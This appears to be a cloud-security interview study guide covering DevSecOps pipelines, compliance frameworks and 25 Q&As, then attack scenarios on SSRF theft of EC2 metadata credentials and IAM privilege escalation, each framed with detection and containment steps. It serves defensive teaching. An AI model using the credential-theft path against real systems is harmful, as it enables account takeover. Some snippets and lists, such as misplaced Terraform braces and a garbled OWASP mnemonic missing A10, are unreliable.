  # ✅ Deploy in VPC for database access
  vpc_config {
    subnet_ids      = var.private_subnet_ids
    security_group_ids = [aws_security_group.lambda_sg.id]
  }

  # ✅ Environment variables – reference Secrets Manager, NOT plaintext
  environment {
    variables = {
      DB_SECRET_ARN = aws_secretsmanager_secret.db_creds.arn
      ENVIRONMENT   = "production"
      LOG_LEVEL     = "INFO"
      # ❌ NEVER: DB_PASSWORD = "mypassword123"
    }
  }
}

# ✅ Reserved concurrency to prevent account-wide DoS
reserved_concurrent_executions = 100

# ✅ Enable X-Ray tracing
tracing_config {
  mode = "Active"
}

# ✅ Dead letter queue for failed invocations
dead_letter_config {
  target_arn = aws_sqs_queue.dlq.arn
}

# ✅ Code signing (optional but recommended)
code_signing_config_arn = aws_lambda_code_signing_config.signing.arn
}

```

3. Code Signing Policy

```

resource "aws_lambda_code_signing_config" "signing" {
  allowed_publishers {

```

```
    signing_profile_version_arns = [aws_signer_signing_profile.lambda.version_arn]
  }

  policies {
    untrusted_artifact_on_deployment = "Enforce"
    # ✅ Only signed code can be deployed
  }
}
```

PART 7: COMPLETE DEVSECOPS INTEGRATION ARCHITECTURE

7.1 End-to-End Pipeline with All Security Tools

COMPLETE DEVSECOPS PIPELINE – ALL TOOLS INTEGRATED

DEVELOPER WORKSTATION:

```
| IDE: VSCode + Extensions |
| └─ SonarLint (real-time SAST) |
| └─ Snyk IDE Plugin (real-time SCA) |
| └─ GitLens + detect-secrets (secret detection) |
| └─ tfsec for VSCode (IaC scanning) |
|
| Pre-Commit Hooks (.pre-commit-config.yaml): |
| └─ detect-secrets (block commits with secrets) |
| └─ tfsec (block insecure Terraform) |
| └─ markdownlint (documentation quality) |
```

| git push



CI/CD PIPELINE (GitHub Actions / GitLab CI):

```
| STAGE 1: SOURCE CODE SECURITY |
| └─ SAST: SonarQube / Semgrep / CodeQL |
|   └─ Fail PR on: Critical/High SAST findings |
| └─ Secret Detection: GitLeaks / TruffleHog |
|   └─ Fail PR on: ANY secret detected |
| └─ SCA: Snyk / Trivy filesystem scan |
|   └─ Fail PR on: Critical CVE with fix available |
|
| STAGE 2: BUILD SECURITY |
| └─ IaC Scan: Checkov / tfsec / Falcon IaC |
|   └─ Fail build on: HIGH+ IaC misconfigurations |
| └─ Container Image Build: docker build + security layers |
```


7.2 Security Gate Decision Matrix

WHEN TO BLOCK vs WARN vs ALLOW

Finding	Dev/Test	Staging	Production
SAST: Critical	⚠️ WARN	🔴 BLOCK	🔴 BLOCK
SAST: High	⚠️ WARN	⚠️ WARN	🔴 BLOCK
SAST: Medium/Low	📄 LOG	⚠️ WARN	⚠️ WARN
SCA: Critical CVE	⚠️ WARN	🔴 BLOCK	🔴 BLOCK
SCA: High CVE	📄 LOG	⚠️ WARN	🔴 BLOCK (if fix)
SCA: Malware	🔴 BLOCK	🔴 BLOCK	🔴 BLOCK
SCA: Restricted License	⚠️ WARN	🔴 BLOCK	🔴 BLOCK
DAST: Critical	N/A	🔴 BLOCK	🔴 BLOCK
DAST: High	N/A	⚠️ WARN	🔴 BLOCK
DAST: Missing Headers	N/A	📄 LOG	⚠️ WARN
IaC: Critical	⚠️ WARN	🔴 BLOCK	🔴 BLOCK
IaC: High	📄 LOG	⚠️ WARN	🔴 BLOCK
Image: Critical CVE	⚠️ WARN	🔴 BLOCK	🔴 BLOCK
Image: Malware	🔴 BLOCK	🔴 BLOCK	🔴 BLOCK
Image: Secret Found	🔴 BLOCK	🔴 BLOCK	🔴 BLOCK
Secret in Code	🔴 BLOCK	🔴 BLOCK	🔴 BLOCK
K8s: Privileged Pod	⚠️ WARN	🔴 BLOCK	🔴 BLOCK
K8s: Root Container	📄 LOG	⚠️ WARN	🔴 BLOCK
K8s: No NetworkPolicy	📄 LOG	⚠️ WARN	⚠️ WARN

PART 8: INTERVIEW QUESTIONS & ANSWERS

Section A: Frameworks & Compliance (10 Questions)

Q1. "Compare CIS, NIST, SOC 2, PCI-DSS, and HIPAA. When would you use each?"

"These frameworks serve different purposes:

- **CIS Controls/Benchmarks** — Tactical, prescriptive security checklists. Use when: You need specific technical configurations for cloud resources. Every CSPM tool (CrowdStrike, Wiz, Prisma) uses CIS benchmarks as their primary rule set.

- **NIST CSF** — Strategic risk management framework. Use when: Designing your overall security program. It's the 'Rosetta Stone' that maps to all other frameworks. 6 Functions: Govern, Identify, Protect, Detect, Respond, Recover.
- **SOC 2** — Trust and assurance standard. Use when: Your customers (B2B SaaS) need proof that you protect their data. Requires annual audit by a CPA firm. 5 Trust Services Criteria, with Security being mandatory.
- **PCI-DSS** — Mandatory if you process credit card data. 12 requirements covering everything from network security to access control. v4.0 added WAF requirements and anti-phishing mandates.
- **HIPAA** — Mandatory if you handle Protected Health Information (PHI). Three types of safeguards: Administrative, Physical, Technical. In AWS, you must use HIPAA-eligible services and sign a BAA.

Strategy: Use NIST CSF as your backbone, CIS Controls for implementation, and add PCI-DSS/HIPAA/SOC2 as overlays based on your regulatory requirements. One strong security program satisfies 70%+ of all frameworks simultaneously."

Q2. "How do you build a Unified Control Framework across multiple compliance requirements?"

"Instead of managing 5 separate compliance programs, I build one control framework that maps to all:

Step 1: Identify the 6 core control domains that overlap: Access Control, Encryption, Logging, Incident Response, Vulnerability Management, Change Management.

Step 2: For each domain, implement one strong control that satisfies multiple frameworks. Example: A robust IAM policy with MFA, least privilege, and quarterly access reviews satisfies CIS 5/6, NIST PR.AC, SOC2 CC6.1, PCI 7/8, and HIPAA §164.312(a) simultaneously.

Step 3: Track evidence in a GRC tool (ServiceNow, Drata, Vanta) that maps each evidence artifact to multiple framework controls.

Result: One audit → multiple compliance certifications. Implement once, document once, satisfy many."

Q3. "What are the key changes in PCI-DSS v4.0 that affect cloud security?"

"PCI-DSS v4.0 introduced several critical changes effective March 2025:

1. **Req 6.4.2: WAF required** for ALL public-facing web applications (not just recommended)
2. **Req 8.3.3: MFA for ALL CDE access** (not just admins — every user accessing cardholder data)
3. **Req 3.5.1.2: Disk-level encryption no longer sufficient** — Must use field-level or column-level encryption for stored card data
4. **Req 11.6.1: Payment page tampering detection** — Must detect unauthorized modifications (Magecart-style attacks)
5. **Req 5.4.1: Anti-phishing mechanisms** — DMARC, SPF, DKIM required
6. **Targeted Risk Analysis** — More flexibility but requires documented justification for any 'customized approach'

Cloud impact: WAF is now mandatory (AWS WAF + Firewall Manager), MFA enforcement must cover all CDE access paths, and KMS encryption must be field/column-level, not just volume-level."

Q4. "How do you automate compliance monitoring in the cloud?"

"I use a layered automation approach:

Layer 1: CSPM (Continuous) — CrowdStrike Falcon / Wiz continuously scans all cloud accounts against CIS, NIST, PCI, SOC2, HIPAA frameworks. Any deviation immediately creates an IOM finding.

Layer 2: AWS Config (Real-Time) — AWS Config Rules evaluate resource configurations in real-time. Conformance Packs for CIS and PCI deploy 50+ managed rules at once.

Layer 3: IaC Scanning (Pre-Deploy) — Checkov + Falcon IaC scans Terraform in CI/CD. Each Checkov rule maps to a specific CIS/PCI/NIST control. Misconfiguration blocked before it exists.

Layer 4: GRC Platform (Reporting) — Drata/Vanta/ServiceNow aggregates evidence from CSPM, Config, and pipeline scans. Auto-generates compliance reports. Auditors get real-time dashboards instead of quarterly screenshot dumps.

Result: Continuous compliance, not point-in-time compliance."

Q5. "Explain the Shared Responsibility Model and how it impacts compliance."

"The Shared Responsibility Model defines who secures what:

AWS Responsibility ('Security OF the Cloud'):

- Physical data center security
- Network infrastructure, hypervisor
- Managed service internals (RDS engine, Lambda runtime)
- Hardware, global infrastructure

Customer Responsibility ('Security IN the Cloud'):

- IAM (users, roles, policies, MFA)
- Data encryption (at rest and in transit)
- Network configuration (SGs, NACLs, VPC design)
- OS patching (EC2), application code
- Logging and monitoring configuration
- Compliance-specific controls

Compliance Impact:

- For PCI: AWS provides a PCI AOC (Attestation of Compliance) for their part. You must still pass your own PCI audit for your configuration.
- For HIPAA: AWS signs a BAA but you must use only HIPAA-eligible services and configure them correctly.
- For SOC 2: AWS's SOC 2 report covers their controls. Your SOC 2 report covers your application and configuration.

Key insight: The shared responsibility model means compliance is NEVER 'done' by choosing AWS. You inherit their physical security, but everything else is on you."

Section B: SCA/SAST/DAST (10 Questions)

Q6. "Explain SCA, SAST, and DAST — when and where do you use each?"

"These are three complementary application security testing methods:

Method	What It Scans	When	Analogy
--------	---------------	------	---------

SCA	Third-party dependencies (libraries, packages)	Build/CI	'Are your ingredients safe?'
SAST	Your source code (white-box, static)	Code/Build	'Did your chef make mistakes?'
DAST	Running application (black-box, dynamic)	Test/Staging	'Can a customer get food poisoning?'

Where in the pipeline:

- **SCA** → Every PR + container image build (catch vulnerable deps early)
- **SAST** → Every PR (catch insecure code patterns at code review)
- **DAST** → Staging deployment + weekly full scans (catch runtime issues)

Why all three: SAST finds insecure code YOU wrote. SCA finds insecure code OTHERS wrote (that you imported). DAST finds issues that only appear when the app is RUNNING. No single tool catches everything — you need the trifecta."

Q7. "What is an SBOM and why is it critical for security?"

"An SBOM (Software Bill of Materials) is a machine-readable inventory of every component in your software — like a nutrition label for code.

Why it's critical:

- **Incident Response Speed:** When Log4Shell hit, orgs with SBOMs identified affected apps in hours. Orgs without SBOMs took weeks.
- **Supply Chain Visibility:** Know exactly what's in your software, including transitive dependencies 5 levels deep
- **Compliance:** US Executive Order 14028 requires SBOMs for federal software
- **Vulnerability Tracking:** When a new CVE drops, query your SBOM database: 'Which apps use this library?'

Formats: SPDX (ISO standard), CycloneDX (OWASP, security-focused) **Tools:** Syft, Trivy, CycloneDX CLI

Implementation: Generate SBOM in CI/CD build stage, store alongside artifacts, scan continuously against CVE databases"

Q8. "How do you handle false positives from SAST tools?"

"SAST tools have historically high false positive rates (30-50%). My strategy:

1. **Verify the data flow:** Does user input actually reach the dangerous sink? If the tool says SQL injection but the input goes through a parameterized query, it's FP.
2. **Check framework awareness:** Many tools don't understand framework-specific sanitization. Django's `{% autoescape %}`, React's JSX auto-escaping, or Spring's `@RequestParam` validation may already handle the issue.
3. **Tune the tool:** Add suppressions with documented justification: `// NOSONAR: Input validated by custom sanitizer in Line 45`. Require team lead approval for suppressions.
4. **Track FP rate per rule:** If a specific rule produces >50% FPs, modify or disable that rule. Configure the tool to your tech stack.

5. **Use reachability analysis:** Modern tools (Snyk Code, Checkmarx) can determine if the vulnerable code path is actually reachable from user input. This dramatically reduces FPs.

Key metric: Track the FP rate monthly. Target: <20% FP rate. If higher, the tool needs tuning, not the developers' patience."

Q9. "Scenario: Your SCA scan finds a Critical CVE in a transitive dependency. How do you remediate?"

"Transitive dependency vulnerabilities are tricky because you don't directly control the affected package.

Step 1: Assess Impact. Is the vulnerable function actually called by your code path? Use reachability analysis (Snyk, Gype) to determine if the CVE is exploitable in your context.

Step 2: Find the dependency chain. `npm ls vulnerable-package` or `pip show --tree` to see: Your app → Package A → Package B → Vulnerable Package C.

Step 3: Remediation options (in order of preference):

1. **Upgrade the direct dependency:** If Package A has a newer version that uses non-vulnerable Package C → upgrade A
2. **Override the transitive dependency:** `npm overrides`, `pip constraints.txt`, Maven `dependencyManagement` — force the fixed version
3. **Replace the direct dependency:** If Package A is unmaintained, find an alternative
4. **Compensating controls:** If no fix exists, add WAF rules, input validation, or disable the affected feature

Step 4: Verify. Re-run SCA scan → CVE should be gone. Add a CI test to prevent regression."

Q10. "How does DAST complement SAST? Give specific examples of what DAST catches that SAST misses."

"DAST catches categories of vulnerabilities that are invisible to static analysis:

1. **Broken Authentication:** DAST can test login flows — weak passwords accepted, no rate limiting on failed logins, session tokens not invalidated after logout. SAST sees code but not the deployed auth configuration.
 2. **Missing Security Headers:** DAST checks HTTP response headers — no HSTS, no CSP, no X-Frame-Options, cookies without Secure/HttpOnly flags. These are server configuration issues, not code issues.
 3. **CORS Misconfigurations:** DAST sends requests with different `Origin` headers to test if the server allows unauthorized cross-origin access. This requires a running server to test.
 4. **TLS Configuration:** DAST checks TLS version (TLS 1.0/1.1 still enabled?), cipher suites, certificate validity. SAST can't test deployed TLS settings.
 5. **IDOR (Insecure Direct Object Reference):** DAST can test `GET /api/users/123` with user A's token → `GET /api/users/456` → does it return user B's data? This is a business logic flaw invisible to SAST.
 6. **Rate Limiting:** DAST sends 1000 requests/second — is rate limiting enforced? SAST can't test infrastructure-level controls."
-

Q11. "What OWASP Top 10 vulnerabilities can each tool type detect?"

"

OWASP Top 10 (2021)	SAST	SCA	DAST
A01: Broken Access Control	Partial	✗	✓ Best
A02: Cryptographic Failures	✓ Best	✓	Partial
A03: Injection	✓ Best	✗	✓
A04: Insecure Design	Partial	✗	Partial
A05: Security Misconfiguration	✗	✗	✓ Best
A06: Vulnerable Components	✗	✓ Best	✗
A07: Auth Failures	Partial	✗	✓ Best
A08: Software Integrity	✗	✓	✗
A09: Logging Failures	Partial	✗	Partial
A10: SSRF	✓	✗	✓ Best

Takeaway: No single tool covers all 10. SAST excels at injection/crypto. SCA excels at vulnerable components. DAST excels at access control/auth/config. You need all three."

Q12. "How do you secure a CI/CD pipeline itself against supply chain attacks?"

"The pipeline is an attack vector itself — compromise it and you compromise everything it deploys:

1. Pipeline Infrastructure:

- Build environment in private VPC (no internet access)
- Pull dependencies from internal artifact mirror (Artifactory, Nexus)
- Ephemeral build agents (destroy after each build — no persistence)
- Harden the CI/CD tool itself (Jenkins, GitHub Actions runner security)

2. Dependency Integrity:

- SCA scan every dependency + SBOM generation
- Lock file verification (package-lock.json, yarn.lock)
- Checksum verification of downloaded packages
- Private package registry (no direct npm/PyPI access from build)

3. Code Integrity:

- Signed commits (GPG signatures, GitHub verified commits)
- Branch protection rules (require reviews, no force push)
- CODEOWNERS file (security team approves security-sensitive files)
- Image signing with Cosign after successful build

4. Secrets Management:

- OIDC federation (GitHub Actions → AWS) — no long-lived credentials
- Secrets in dedicated vault (not env vars in CI config)
- Rotate pipeline credentials regularly

- *Audit: Who accessed pipeline secrets and when?*

5. Monitoring:

- *Audit logs for all pipeline modifications*
 - *Alert on: new workflows added, permissions changed, unusual build times*
 - *Dependabot alerts for pipeline action versions"*
-

Section C: Cloud Workload Protection (8 Questions)

Q13. "How do you secure containers from build to runtime?"

"I use a 4-stage lifecycle approach:

BUILD: *Minimize base image (distroless/alpine), scan with Trivy/Snyk for CVEs, generate SBOM, sign image. Fail if Critical CVE exists. Dockerfile must include: USER (non-root), HEALTHCHECK, pinned versions.*

STORE: *Private ECR only, auto-scan on push, immutable tags, lifecycle policies (delete >90 day images). VPC endpoint for ECR access.*

DEPLOY: *CrowdStrike KAC blocks: privileged, root, docker.sock mount, unscanned images. Verify image signature. Pod SecurityContext: runAsNonRoot, readOnlyRootFilesystem, drop ALL capabilities.*

RUN: *Falcon sensor DaemonSet on every node. Container drift detection (kill new binaries). Runtime IOAs for reverse shells, crypto mining, escape attempts. NetworkPolicies for micro-segmentation."*

Q14. "How do you secure serverless (Lambda) functions?"

"Serverless shifts the responsibility UP — no server to patch, but code and configuration are still yours:

IAM: *Create per-function roles with minimum required permissions. Never use AmazonFullAccess. Use IAM Access Analyzer to right-size policies.*

Code Security: *SAST scan Lambda code in pipeline (Semgrep for Python, ESLint for Node). SCA scan dependencies (Trivy, Snyk). Use Amazon Inspector for continuous Lambda CVE scanning.*

Secrets: *Use Secrets Manager with KMS encryption, NOT environment variables. Reference secrets at runtime, not build-time.*

Network: *Deploy in VPC for database access. No public subnets. Security groups restricting outbound if possible.*

Input Validation: *Lambda functions receive events from many sources (API Gateway, S3, SQS). Validate ALL input — don't trust any event source implicitly.*

Monitoring: *CloudWatch Logs + X-Ray tracing + Lambda Insights for anomaly detection. Alert on: unusual invocation spikes, error rate increases, duration anomalies."*

Q15. "What is IAST and how does it differ from SAST and DAST?"

"IAST (Interactive Application Security Testing) combines elements of both SAST and DAST:

- **How it works:** *An agent is deployed INSIDE the running application (instrumented). As DAST or test suites exercise the app externally, IAST observes the code paths being executed internally.*
- **Advantage:** *It sees both the external attack AND the internal code response — dramatically reducing false positives. If a DAST payload reaches a vulnerable function, IAST confirms the data flow.*

- **When to use:** During QA/staging testing phase, alongside functional tests.
- **Tools:** Contrast Security, Synopsys Seeker, Checkmarx IAST.

Aspect	SAST	DAST	IAST
Code access	✅ Full	❌ None	✅ Instrumented
App running	❌ No	✅ Yes	✅ Yes
False positives	High	Medium	Low (best)
Coverage	All code paths	Only tested paths	Tested paths + code
CI/CD stage	Build	Test/Staging	Test/Staging

Section D: DevSecOps Automation (7 Questions)

Q16. "How do you integrate security into DevOps without slowing down deployments?"

"The key is making security invisible and fast:

1. **Parallelize scans:** Run SAST, SCA, and IaC scans simultaneously (not sequentially). Total scan time $\approx$ longest single scan, not sum.
2. **Incremental scanning:** Only scan changed files/dependencies on PRs. Full scan runs on nightly schedule or release builds.
3. **Developer experience first:** Provide results IN the PR as comments, not in a separate portal. Show exact line, explanation, and fix suggestion.
4. **Smart gating:** Block only on Critical/High. Warn on Medium. Log Low. Start in monitoring mode, then tighten.
5. **Pre-commit hooks:** Catch the easiest issues (secrets, basic SAST) before code even enters the pipeline. Seconds, not minutes.
6. **Cached dependencies:** Internal artifact mirror eliminates download time. Docker layer caching speeds image builds.

Metrics I track: Pipeline duration before/after security integration. Target: <5 minutes added. If security adds >10 minutes, optimize or parallelize."

Q17. "Describe a Policy-as-Code approach for cloud security."

"Policy-as-Code means defining security policies in machine-readable format that can be version-controlled, tested, and enforced automatically:

Tools:

- **OPA (Open Policy Agent) + Rego:** General-purpose policy engine for K8s, Terraform, API authorization
- **Sentinel (HashiCorp):** Terraform-native policy enforcement
- **Checkov:** Python-based IaC policy engine with 1000+ built-in rules
- **AWS SCP (Service Control Policies):** Organization-level guardrails
- **Kyverno:** K8s-native policy engine (YAML-based, no Rego needed)

Example Workflow:

1. Security engineer writes policy in Rego/YAML
2. Policy stored in git alongside infrastructure code
3. PR review by security team
4. CI runs policy tests (unit tests for policies!)
5. Policy deployed to OPA/Kyverno/Sentinel
6. Developer deploys infrastructure → policy evaluates → allow/deny
7. Audit trail: who wrote the policy, when, git history

Benefit: Policies are auditable, testable, versionable, and consistent across all environments."

Q18. "What security automation would you build for a cloud-native organization?"

"I prioritize high-frequency, low-complexity automations:

Priority	Automation	Trigger	Impact
1	Auto-block public S3	CloudTrail event	Prevents data breaches
2	Auto-revoke open SGs	Config rule change	Closes network exposure
3	SCA/SAST in every PR	Git push	Catches vulns at code review
4	Image scan + SBOM gen	Docker build	Secures container supply chain
5	Sensor coverage check	Daily schedule	Finds monitoring gaps
6	SLA tracking + escalation	Every 6 hours	Ensures remediation velocity
7	Compliance report gen	Weekly/Monthly	Auto-generates audit evidence
8	IAM key rotation	90-day Config rule	Prevents credential abuse

What I DON'T automate: Complex IAM policy changes, encryption key rotations, network routing — these need human review."

Q19. "How do you measure the success of a DevSecOps program?"

"I track metrics across four dimensions:

1. Shift-Left Effectiveness:

- % of vulnerabilities caught pre-production (target: >80%)
- Mean Time to Detect (MTTD) — how quickly do we find issues?
- Pre-commit vs CI vs staging detection ratio

2. Remediation Velocity:

- Mean Time to Remediate (MTTR) by severity
- SLA compliance % (Critical: 4h, High: 24h adherence)
- Open vulnerability trend (should decrease monthly)

3. Developer Experience:

- Pipeline time impact (security scans added minutes)

- False positive rate per tool (<20% target)
- Security exception/bypass frequency (should decrease over time)

4. Security Posture:

- CSPM compliance score trend (CIS, NIST, PCI)
- Attack path count (should decrease quarterly)
- Critical/High finding backlog size (should trend down)"

Q20. "How do you handle a newly disclosed zero-day CVE (like Log4Shell) across your environment?"

"My zero-day response has 4 phases:

Phase 1 — Scope (0-2 hours):

- Query SBOM database: 'Which applications contain the affected library?'
- Check CSPM: Which running workloads have this library?
- Check container registry: Which images contain it?
- Result: Complete blast radius in hours, not days

Phase 2 — Mitigate (2-4 hours):

- Deploy WAF rules to block known exploit patterns
- Apply runtime mitigations (environment variables, JVM flags for Log4Shell)
- Network-level controls: Block outbound LDAP/RMI if possible

Phase 3 — Remediate (4-48 hours):

- Update dependencies in code (SCA identifies the fix version)
- CI/CD pipeline builds + scans new images
- Deploy patched versions to production
- Verify via SCA re-scan: CVE no longer present

Phase 4 — Harden (Post-incident):

- Add permanent SCA check for this CVE family
- Update SBOM policies to flag similar transitive risks
- Conduct lessons learned: Could we have detected this sooner?
- Report to leadership: scope, timeline, residual risk"

Section E: Quick-Fire Questions (5 Questions)

Q21. "Name the OWASP Top 10 categories."

1. **A01:** Broken Access Control
2. **A02:** Cryptographic Failures
3. **A03:** Injection
4. **A04:** Insecure Design
5. **A05:** Security Misconfiguration
6. **A06:** Vulnerable & Outdated Components
7. **A07:** Identification & Authentication Failures
8. **A08:** Software & Data Integrity Failures
9. **A09:** Security Logging & Monitoring Failures

Q22. "SAST is white-box, DAST is black-box. What is IAST?"

"IAST is 'gray-box' — it instruments the running application to observe internal code execution while external tests exercise the app. It combines SAST's code visibility with DAST's runtime context, resulting in the lowest false positive rate. Tools: Contrast Security, Synopsys Seeker."

Q23. "What is the difference between a vulnerability scan and a penetration test?"

"A **vulnerability scan** is automated, covers broad surface area, and identifies potential vulnerabilities (may include false positives). A **penetration test** is human-led, targets specific systems, and proves exploitation (confirms vulnerabilities are real). Vuln scans run weekly/daily; pen tests run quarterly/annually. Both are required by PCI-DSS Req 11."

Q24. "What is SCA's role in preventing supply chain attacks?"

"SCA prevents supply chain attacks by: (1) identifying known-vulnerable dependencies before deployment, (2) detecting malicious packages (typosquatting), (3) generating SBOMs for rapid incident response when new CVEs drop, (4) checking license compliance (preventing legal supply chain risks), and (5) alerting on unmaintained packages that may have undiscovered vulns."

Q25. "Name 3 tools for each: SCA, SAST, DAST."

"**SCA:** Snyk Open Source, Trivy, OWASP Dependency-Check **SAST:** SonarQube, Checkmarx, Semgrep **DAST:** OWASP ZAP, Burp Suite, Nuclei"



STUDY CHEATSHEET — KEY CONCEPTS

FRAMEWORKS:

CIS = Technical HOW-TO (benchmarks, prescriptive)
NIST = Strategic WHAT-TO-DO (risk framework, "Rosetta Stone")
SOC 2 = Prove to CUSTOMERS (audit, 5 TSC, Security mandatory)
PCI-DSS = Payment cards (12 reqs, mandatory, fines for non-compliance)
HIPAA = Health data (PHI, 3 safeguards, BAA required)

OVERLAPPING CONTROLS (Implement once → map to many):

Access Control | Encryption | Logging | IR | Vuln Mgmt | Change Mgmt

APPLICATION SECURITY TESTING:

SCA = Third-party deps (WHAT you import) → Build stage
SAST = Your source code (WHAT you write) → Code/Build stage
DAST = Running application (HOW it behaves) → Test/Staging stage
IAST = Instrumented runtime (BOTH code + runtime) → Test stage

PIPELINE STAGES:

IDE → Commit → Build → Test → Stage → Deploy → Runtime

SAST+	SCA+	DAST	Pen	KAC+	CSPM+
Secret	SAST+		Test	Sign	CWPP+

Detect	IaC+ Image	WAF+ SIEM
--------	---------------	--------------

CONTAINER LIFECYCLE:

BUILD (scan + sign) → STORE (private + immutable) →
DEPLOY (KAC + verify) → RUN (sensor + detect + respond)

SERVERLESS SECURITY:

Least-privilege IAM | Secrets Manager | VPC | SCA | SAST |
Input validation | Timeout | Concurrency | Code signing

OWASP TOP 10 MNEMONIC: "BCIS SVA ISS"

B-C-I-S-S-V-I-S-S-S

Broken access, Crypto, Injection, Security misconfig,
Security misconfig, Vuln components, ID/Auth, Software integrity,
Security logging, SSRF

SHIFT-LEFT COST:

IDE fix = 1x | Code Review = 5x | Build = 10x |
Staging = 50x | Prod = 100x | Post-breach = 1000x

Guide Created: April 2026 **Topics Covered:** CIS, NIST, SOC 2, PCI-DSS, HIPAA, DevSecOps Pipeline, SCA, SAST, DAST, IAST, Container Security, Serverless Security, SBOM, Supply Chain, CI/CD Security, 25 Interview Q&As **Cross-References:** [Falcon CSPM IOM Guide](#) | [Cloud Security Automation Scripts](#) | [CNAPP Policy Examples](#)

cloud_security_interview_guide.md

CLOUD & CONTAINER SECURITY INTERVIEW MASTERY GUIDE Advanced Preparation for Cloud / Containers Security SME Role — Cybersecurity Technology Engineering (CTE)

Cloud & Container Security SME Candidate Prepared: February 2026

PART 1: THEORY FOUNDATIONS

1.1 CWPP — Cloud Workload Protection Platform

CWPP is the runtime guardian embedded inside your workloads — on the EC2 host, within containers, across EKS nodes. It operates at the syscall and process level, capturing what is happening in real time using eBPF-based telemetry, providing visibility that no network or cloud-configuration tool can match.

Detect vs. Prevent Mode — Critical Operational Decision:

- DETECT mode: Alert fires, SOC investigates — attacker may still complete the action
- PREVENT mode: Process killed mid-execution before malicious action completes
- Production containers should run PREVENT for: drift, container escape, kernel exploits, interactive sessions
- Never run DETECT-only for PREVENT-capable policies without documented risk acceptance

1.2 CSPM — Cloud Security Posture Management

CSPM is the configuration auditor and compliance enforcer. It does not watch inside workloads — it evaluates how your cloud infrastructure is configured against security benchmarks, identifies attack paths, and tracks remediation

over time.

CSPM Finding Lifecycle — The Failure Mode to Avoid:

- Finding Created → Assigned to Team → Ignored (Org Debt) → Weaponized in Breach
- SLA enforcement is the most important CSPM operational control:
- CRITICAL: 24-hour remediation SLA, CISO notification at 12 hours
- HIGH: 48-hour SLA, team lead notification at 24 hours
- MEDIUM: 7-day SLA, tracked in governance dashboard

1.3 CIEM — Cloud Infrastructure Entitlement Management

CIEM answers the hardest question in cloud security: "If this identity is compromised, what can an attacker actually do?" It computes effective permissions including transitive role assumption chains, identifies unused privileges, and detects anomalous identity behavior against a behavioral baseline.

1.4 KAC — Kubernetes Admission Control

KAC (Kubernetes Admission Controller) is the last line of defense before a workload runs in the cluster. It evaluates every pod creation/modification request against security policies and either admits, mutates, or denies the workload. Falcon's KAC integrates image assessment results directly into admission decisions.

Critical KAC Policies to Enforce (Interview Talking Points):

- readOnlyRootFilesystem: true — prevents drift tool injection
- runAsNonRoot: true — prevents root escalation within container
- allowPrivilegeEscalation: false — blocks setUID escalation
- No hostPID / hostNetwork / hostIPC — prevents namespace escape
- seccompProfile: RuntimeDefault — syscall filtering baseline
- Image must pass Falcon scan with no CRITICAL CVEs — stops vulnerable images
- Image must be signed (cosign/notation) — prevents tampered image deployment
- No privileged: true without approved exception annotation

1.5 CWPP vs CSPM vs CIEM — The Mental Model

1.6 EKS Security Architecture — Key Knowledge Areas

aws-auth ConfigMap: Maps IAM roles to Kubernetes RBAC groups. Never map any IAM role to system:masters in production. Use scoped custom ClusterRoles. Audit this ConfigMap weekly via CSPM. IRSA (IAM Roles for Service Accounts): Allows pods to assume IAM roles via OIDC. Every IRSA role trust policy must include aws:SourceVpc condition. Without it, the JWT extracted from a pod can be used from any IP address globally. Kubernetes Audit Logs: Enable and forward to CloudWatch/SIEM. Key verbs to alert on: exec, secrets list/get, rolebinding create, daemonset create in kube-system, configmap write in kube-system. Node Group Security: Managed nodes use AL2/AL2023 AMIs with SSM. Kubelet must run with --anonymous-auth=false and --authorization-mode=Webhook. Security groups must block port 10250 from all non-cluster sources. etcd Security: Encrypted at rest (AWS manages for EKS). For self-managed: mutual TLS required, port 2379 accessible only from API server CIDR, enable etcd audit logging.

PART 2: 15 ADVANCED ATTACK SCENARIOS

Each scenario follows a structured format: Initial Foothold → Escalation → Lateral Movement → Detection Telemetry → False Positive Logic → Root Cause Analysis → Containment → Governance → Interview Pitch.

SCENARIO 1

1. EC2 Metadata Service (IMDS v1) Exploitation via SSRF

Domain: EC2 Compromise

1. Initial Attacker Foothold

Attacker discovers a Server-Side Request Forgery (SSRF) vulnerability in a web application running on EC2. The app blindly fetches URLs provided by user input.

2. Escalation Path

Using SSRF to query <http://169.254.169.254/latest/meta-data/iam/security-credentials/>, the attacker retrieves temporary AWS credentials (AccessKeyId, SecretAccessKey, SessionToken). These credentials are then used to enumerate S3 buckets, EC2 instances, and IAM roles.

3. Lateral Movement Technique

With retrieved credentials, the attacker calls sts:AssumeRole on other roles visible via iam:ListRoles. If the compromised role has iam:PassRole, they create a Lambda function with an admin-level role attached.

4. Detection Telemetry

Falcon CWPP: Anomalous HTTP request chain — app process making outbound connection to 169.254.169.254.

CloudTrail: GetSecurityToken from unusual user-agent (python-requests vs expected SDK). GuardDuty:

UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration.OutsideAWS if credentials are used from external IP.

5. False Positive Differentiation Logic

Legitimate health checks hit the metadata endpoint, but they query specific paths like /latest/meta-data/instance-id.

Distinguish by path: /iam/security-credentials/ is never accessed by legitimate apps. Also check user-agent and source process.

6. Root Cause Analysis Steps

1. Confirm SSRF endpoint in app logs.
- 2) Trace all CloudTrail events using the stolen session token.
- 3) Check GetCallerIdentity events to see where credentials were used.
- 4) Review the app codebase for the URL-fetch function.
- 5) Verify if IMDSv2 (token-based) was enforced.

7. Containment Workflow

1. Immediately invalidate the EC2 instance profile session via IAM deny policy.
- 2) Patch or WAF-block the SSRF endpoint.
- 3) Enforce IMDSv2 (aws ec2 modify-instance-metadata-options --http-tokens required).
- 4) Rotate all credentials the role could access.
- 5) Apply CSPM finding to enforce IMDSv2 org-wide via SCP.

8. Governance Implications

CIS AWS Benchmark 1.1: Enable IMDSv2 on all EC2 instances. Add CSPM policy to flag any instance with IMDSv1 enabled. Mandate WAF rules for SSRF patterns on all public-facing workloads.

9. How to Explain in Interview

SCENARIO 2

2. IAM Privilege Escalation via iam:CreatePolicyVersion

Domain: IAM Privilege Escalation

1. Initial Attacker Foothold

Attacker compromises an EC2 developer instance with an overly-permissive instance profile that includes iam:CreatePolicyVersion and iam:SetDefaultPolicyVersion.

2. Escalation Path

Attacker creates a new version of an existing managed policy, injecting AdministratorAccess into its JSON document, then sets it as the default version. Any principal using that policy now has admin privileges.

3. Lateral Movement Technique

With effective admin access, attacker creates a new IAM user with console access, attaches AdministratorAccess, creates long-lived access keys for persistence, then begins enumerating all S3 buckets across the org.

4. Detection Telemetry

